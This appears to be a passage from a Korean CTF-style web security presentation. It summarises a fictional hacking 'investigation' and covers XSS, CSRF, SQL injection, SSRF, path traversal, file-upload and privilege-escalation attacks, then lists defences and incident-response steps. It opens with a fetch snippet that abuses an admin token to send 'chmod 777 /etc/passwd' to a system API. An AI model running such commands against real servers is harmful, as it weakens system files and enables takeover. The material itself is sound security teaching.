    await fetch('/api/system', {method:
        'POST',
        headers: {
            'Authorization': `Bearer ${adminToken}`
        },
        body: JSON.stringify({
            cmd: 'chmod 777 /etc/passwd'
        })
    });
```

가상 사례

기밀

사례 #PE-116

대형 보안 소프트웨어 취약점으로, 로컬 공격자가 일반 사용 자 권한에서 SYSTEM 권한으로 상승할 수 있는 취약점 발견. 해당 취약점은 수천 대의 서버에 영향을 미쳤으며 공격자들은 내부 데이터베이스 전체를 탈 취하는데 성공.

대응 방안

- ✓ 최소 권한 원칙(Least Privilege) 적용
- ✓ 토큰 기반 권한 관리 및 JWT 검증 강화
- ✓ 직접 객체 참조(IDOR) 취약점 방지
- ✓ 정기적인 권한 감사 및 모니터링
- ✓ 서버 최신 패치 및 보안 업데이트 유지

총정리 : 사건의 전개와 결론

2025-08-30

사건 개요

2025년 8월 24일, 웹 해킹 사건이 발생했습니다. 조사 결과 프론트엔드와 백엔드 영역에서 다양한 취약점이 악용된 것으로 확인되었으며, 이는 사용자 정보 탈취와 서버 권한 탈취로 이어졌습니다.

프론트엔드 범죄 요약

- **XSS (Cross-Site Scripting)** - 사용자 브라우저에 악성 스크립트 주입으로 쿠키 탈취
- **CSRF (Cross-Site Request Forgery)** - 사용자 모르게 악의적인 요청 실행 **DOM 기반 공격** - 브라우저 DOM 조작으로 악성 코드 실행
- **Clickjacking** - 투명 레이어로 사용자 클릭 조작

백엔드 범죄 요약

- **SQL Injection** - 데이터베이스 직접 조작으로 정보 탈취
- **SSRF (Server-Side Request Forgery)** - 내부 네트워크 접근 공격 **Path Traversal** - 서버 파일 시스템 무단 접근
- **파일 업로드 취약점** - 웹쉘 업로드로 서버 제어
- **권한 상승 (Privilege Escalation)** - 루트 권한 탈취

피해 분석

- 개인정보 유출
- 데이터베이스 손상
- 서버 장악
- 인증 우회

보안 대응 방안

프론트엔드 보안

- ✓ 입력값 검증 및 출력 인코딩
- ✓ CSP 헤더 적용
- ✓ SameSite 쿠키 설정

백엔드 보안

- ✓ 파라미터화된 쿼리 사용
- ✓ 파일 업로드 검증 강화
- ✓ 최소 권한 원칙 적용

웹 보안은 지속적인 경계와 업데이트가 필요합니다.
한 번의 대응으로 끝나지 않는 영원한 수사입니다.

수사 종결

수사관의 조언: 예방과 대응책

당신의 시스템을 지키는 법

해킹은 예방이 가능합니다. 이번 사건의 교훈을 바탕으로 웹 시스템에서 발생하는 보안 위협에 대한 예방책을 준수하는 것이 중요합니다. 범죄자들은 당신의 방어가 약한 틈을 노립니다.

프론트엔드 보안 대책

- **XSS 방어** - 모든 사용자 입력을 검증하고 HTML 인코딩 처리
- **CSRF 방어** - CSRF 토큰 구현, SameSite 쿠키 속성 사용
- **DOM 보안** - innerHTML 대신 안전한 DOM 메서드 사용
- **Clickjacking 방어** - X-Frame-Options 또는 CSP 헤더 구현

보안 교육의 중요성

- 보안 인식 교육
- 개발자 보안 코딩 훈련
- 정기적 모의해킹 훈련
- 최신 취약점 업데이트

> "지식이 최고의 방어책입니다. 알지 못하는 취약점이야말로 가장 위험한 취약점입니다."

백엔드 보안 대책

- **SQL Injection 방어** - 파라미터화된 쿼리 및 ORM 사용
- **SSRF 방어** - 화이트리스트 기반 URL 검증, 내부 IP 접근 제한
- **Path Traversal 방어** - 파일 경로 정규화 및 접근 제한
- **파일 업로드 보안** - 파일 유형 검증, 확장자 제한, 실행 권한 제거
- **권한 상승 방지** - 최소 권한 원칙, 권한 분리, 정기적 감사

침해사고 대응 계획

1 탐지	2 억제	3 제거
4 복구	5 학습	6 예방

수사관의 마지막 조언

중요 증거

완벽한 보안은 존재하지 않습니다. 그러나 **지속적인 경계와 관리**는 대부분의 공격을 예방할 수 있습니다. 취약점 검사, 패치 관리, 로그 모니터링을 정기적으로 수행 하세요.

기억하세요:
"범죄자는 한 번만 성공하면 되지만, 우리는 모든 시도를 막아야 합니다."

수 사 종 결

CTF 화이팅 !! ^_^